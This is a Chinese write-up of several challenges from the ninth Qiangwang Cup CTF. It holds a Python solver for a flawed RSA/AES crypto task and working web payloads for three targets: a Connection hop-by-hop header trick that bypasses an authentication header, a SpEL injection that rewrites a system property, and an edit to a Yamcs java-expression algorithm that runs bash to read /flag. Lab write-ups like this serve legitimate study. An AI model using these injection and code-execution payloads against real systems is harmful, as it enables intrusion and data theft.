第九届强网杯 - wp Crypto check-little 注意到: N,C有公因子,直接可以分解N。解RSA和AES即可
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
from Crypto.Cipher import AESfrom Crypto.Util.number import *N = 18795243691459931102679430418438577487182868999316355192329142792373332586982081116157618183340526639820832594356060100434223256500692328397325525717520080923556460823312550686675855168462443732972471029248411895298194999914208659844399140111591879226279321744653193556611846787451047972910648795242491084639500678558330667893360111323258122486680221135246164012614985963764584815966847653119900209852482555918436454431153882157632072409074334094233788430465032930223125694295658614266389920401471772802803071627375280742728932143483927710162457745102593163282789292008750587642545379046283071314559771249725541879213 c = 10533300439600777643268954021939765793377776034841545127500272060105769355397400380934565940944293911825384343828681859639313880125620499839918040578655561456321389174383085564588456624238888480505180939435564595727140532113029361282409382333574306251485795629774577583957179093609859781367901165327940565735323086825447814974110726030148323680609961403138324646232852291416574755593047121480956947869087939071823527722768175903469966103381291413103667682997447846635505884329254225027757330301667560501132286709888787328511645949099996122044170859558132933579900575094757359623257652088436229324185557055090878651740 iv = b'\x91\x16\x04\xb9\xf0RJ\xdd\xf7}\x8cW\xe7n\x81\x8d' ciphertext = "bf87027bc63e69d3096365703a6d47b559e0364b1605092b6473ecde6babeff2" p = GCD(c, N) q = N // p phi = (p - 1 ) * (q - 1 ) d = inverse(3 , phi) key = pow (c, d, N) key = long_to_bytes(key)[:16 ] aes = AES.new(key, AES.MODE_CBC, iv) flag = aes.decrypt(bytes .fromhex(ciphertext)) print (flag)

Web SecretVault 代码审计,发现在 Flask 后端代码中,/flag 路径的文件内容被加密后存入数据库,并且相关的用户 admin(user.id = 0)的密码及加密数据被直接存储。


main.go,如果uid为空则为anonymous否则设置为x-user的值
app.py中存在逻辑,如果没有传入x-user值,默认为0。0为admin的uid
所以想办法不传入x-user头即可
参考:https://www.bookstack.cn/read/http-study/5.md#:\~:text\=%E5%9C%A8%E5%AE%A2%E6%88%B7%E7%AB%AF%E5%8F%91%E9%80%81%E8%AF%B7%E6%B1%82%E5%92%8C%E6%9C%8D%E5%8A%A1%E5%99%A8%E5%93%8D%E5%BA%94%E5%86%85%EF%BC%8C%E4%BD%BF%E7%94%A8%20Connection%20%E9%A6%96%E9%83%A8%E5%AD%97%E6%AE%B5%EF%BC%8C%E5%8F%AF%E6%8E%A7%E5%88%B6%E4%B8%8D%E5%9C%A8%E8%BD%AC%E5%8F%91%E7%BB%99%E4%BB%A3%E7%90%86%E7%9A%84%E9%A6%96%E9%83%A8%E5%AD%97%E6%AE%B5%EF%BC%88%E5%8D%B3%20Hop-by-hop%20%E9%A6%96%E9%83%A8%EF%BC%89%20%E5%A4%8D%E5%88%B6%20HTTP%2F1.1%E7%89%88%E6%9C%AC%E7%9A%84%E9%BB%98%E8%AE%A4%E8%BF%9E%E6%8E%A5%E9%83%BD%E6%98%AF%E6%8C%81%E4%B9%85%E8%BF%9E%E6%8E%A5%E3%80%82,%E4%B8%BA%E6%AD%A4%EF%BC%8C%E5%AE%A2%E6%88%B7%E7%AB%AF%E4%BC%9A%E5%9C%A8%E6%8C%81%E4%B9%85%E8%BF%9E%E6%8E%A5%E4%B8%8A%E8%BF%9E%E7%BB%AD%E5%8F%91%E9%80%81%E8%AF%B7%E6%B1%82%E3%80%82%20%E5%BD%93%E6%9C%8D%E5%8A%A1%E5%99%A8%E7%AB%AF%E6%83%B3%E6%98%8E%E7%A1%AE%E6%96%AD%E5%BC%80%E8%BF%9E%E6%8E%A5%E6%97%B6%EF%BC%8C%E5%88%99%E6%8C%87%E5%AE%9A%20Connection%20%E9%A6%96%E9%83%A8%E5%AD%97%E6%AE%B5%E7%9A%84%E5%80%BC%E4%B8%BA%20close%E3%80%82%20%E5%A4%8D%E5%88%B6%20HTTP%2F1.1%20%E4%B9%8B%E5%89%8D%E7%9A%84%E7%89%88%E6%9C%AC%E7%9A%84%E9%BB%98%E8%AE%A4%E8%BF%9E%E6%8E%A5%E9%83%BD%E6%98%AF%E9%9D%9E%E6%8C%81%E4%B9%85%E8%BF%9E%E6%8E%A5%E3%80%82
Connection 首部字段,可控制不在转发给代理的首部字段
构造payload
1 Connection: close,X-User
flag{8a2cffc6-50be-4a3d-974e-5a23055b1141}
bbjv 题目内容:
只要满足目录下存在flag.txt就输出flag


check路由接收rule参数,Object result = this.evaluationService.evaluate(rule);跟进evaluate()


发现直接拼接,存在spel注入
测试发现
1 /check?rule=#{#systemProperties['user.home' ]}”
输出为
dockerfile上写了,flag在/tmp/flag.txt,将user.home 改为 /tmp
1 /check?rule=#{#systemProperties['user.home' ] = '/tmp' }”
随机输入即可得到flag

yamcs 将https://github.com/yamcs/quickstart.git拉取下来,给cursor代码审计,重点审计java漏洞以及可以rce的点,得到。
人工验证XTCE算法注入

src/main/yamcs/mdb/xtce.xml:218
YAMCS使用java-expression语言来执行算法,没有明显的限制。算法名:copySunsensor
1 <AlgorithmText language ="java-expression" > out0.setFloatValue(in.getEngValue().getFloatValue());</AlgorithmText >
触发机制,当Sunsensor参数更新时自动触发算法执行
1 2 3 <TriggerSet > <OnParameterUpdateTrigger parameterRef ="Sunsensor" /> </TriggerSet >
也就是说如果Yamcs允许通过Web界面直接修改和保存算法代码,代码会通过Java表达式引擎直接执行
全局搜索发现这个表达式在AlgorithmManager服务中执行
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 - class: org.yamcs.algorithms.AlgorithmManager <CustomAlgorithm name="copySunsensor" > <AlgorithmText language="java-expression" >out0.setFloatValue(in.getEngValue().getFloatValue());</AlgorithmText> <TriggerSet> <OnParameterUpdateTrigger parameterRef="Sunsensor" /> </TriggerSet> </CustomAlgorithm> dataLinks: - name: udp-in class: org.yamcs.tctm.UdpTmDataLink stream: tm_realtime packetPreprocessorClassName: com.example.myproject.MyPacketPreprocessor realtime: services: - class: org.yamcs.algorithms.AlgorithmManager
探测
1
2
3
4
5
6
7
8
9
10
11
12
13
curl -s http://39.106.47.249:22587/api/ { "yamcsVersion" : "5.12.0" , "serverId" : "engine-1" , "defaultYamcsInstance" : "myproject" , "plugins" : [{ "name" : "yamcs-web" , "description" : "Web UI for managing and monitoring Yamcs" , "version" : "5.12.0" , "vendor" : "Space Applications Services" }], "revision" : "b6a0f04a4eb3a7af870d4d25422c33ffa870d3fb" }%
确认是YAMCS 5.12.0版本,实例名为”myproject”。探测MDB和算法相关的API
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
curl -s http://39.106.47.249:22587/api/mdb/myproject/ { "name" : "" , "spaceSystem" : [{ "name" : "myproject" , "qualifiedName" : "/myproject" }, { "name" : "yamcs" , "qualifiedName" : "/yamcs" , "sub" : [{ "name" : "engine-1" , "qualifiedName" : "/yamcs/engine-1" , "sub" : [{ "name" : "jvm" , "qualifiedName" : "/yamcs/engine-1/jvm" }, { "name" : "processor" , "qualifiedName" : "/yamcs/engine-1/processor" }, { "name" : "links" , "qualifiedName" : "/yamcs/engine-1/links" , "sub" : [{ "name" : "udp-in" , "qualifiedName" : "/yamcs/engine-1/links/udp-in" }, { "name" : "udp-out" , "qualifiedName" : "/yamcs/engine-1/links/udp-out" }] }, { "name" : "cmdQueue" , "qualifiedName" : "/yamcs/engine-1/cmdQueue" , "sub" : [{ "name" : "default" , "qualifiedName" : "/yamcs/engine-1/cmdQueue/default" }] }] }] }], "parameterCount" : 61, "containerCount" : 3, "commandCount" : 5, "algorithmCount" : 1, "parameterTypeCount" : 25, "spaceSystems" : [{ "name" : "myproject" , "qualifiedName" : "/myproject" }, { "name" : "yamcs" , "qualifiedName" : "/yamcs" , "sub" : [{ "name" : "engine-1" , "qualifiedName" : "/yamcs/engine-1" , "sub" : [{ "name" : "jvm" , "qualifiedName" : "/yamcs/engine-1/jvm" }, { "name" : "processor" , "qualifiedName" : "/yamcs/engine-1/processor" }, { "name" : "links" , "qualifiedName" : "/yamcs/engine-1/links" , "sub" : [{ "name" : "udp-in" , "qualifiedName" : "/yamcs/engine-1/links/udp-in" }, { "name" : "udp-out" , "qualifiedName" : "/yamcs/engine-1/links/udp-out" }] }, { "name" : "cmdQueue" , "qualifiedName" : "/yamcs/engine-1/cmdQueue" , "sub" : [{ "name" : "default" , "qualifiedName" : "/yamcs/engine-1/cmdQueue/default" }] }] }] }] }
“algorithmCount”: 1,
1
2
3
4
5
6
7
8
9
10
11
12
13
http://39.106.47.249:22587/api/mdb/myproject/algorithms/ { "algorithms" : [{ "name" : "copySunsensor" , "qualifiedName" : "/myproject/copySunsensor" , "scope" : "GLOBAL" , "language" : "java-expression" , "text" : "out0.setFloatValue(in.getEngValue().getFloatValue());" , "type" : "CUSTOM" }], "totalSize" : 1 }

算法确实存在,并且使用java-expression语言。尝试修改算法,失败,切换多种方式仍然被拒绝请求:0405 Method Not Allowed。尝试直接在网页端修改算法
找到:http://39.106.47.249:22587/algorithms/myproject/copySunsensor/-/summary?c\=myproject\_\_realtime
发现:out0.setFloatValue(in.getEngValue().getFloatValue());且该位置能直接修改
构造payload
1 out0.setStringValue(new java .lang.ProcessBuilder("/bin/bash" , "-c" , "cat /flag" ).start().getInputStream().readLine());
报错
1
2
3
4
5
6
7
8
9
10
11
12
try { java.io.BufferedReader reader = new java .io.BufferedReader( new java .io.InputStreamReader(new java .lang.ProcessBuilder("/bin/bash" , "-c" , "cat /flag" ).start().getInputStream())); String result = reader.readLine(); out0.setStringValue(result); } catch (java.io.IOException e) { out0.setStringValue("IOException occurred: " + e.getMessage()); }


 =
=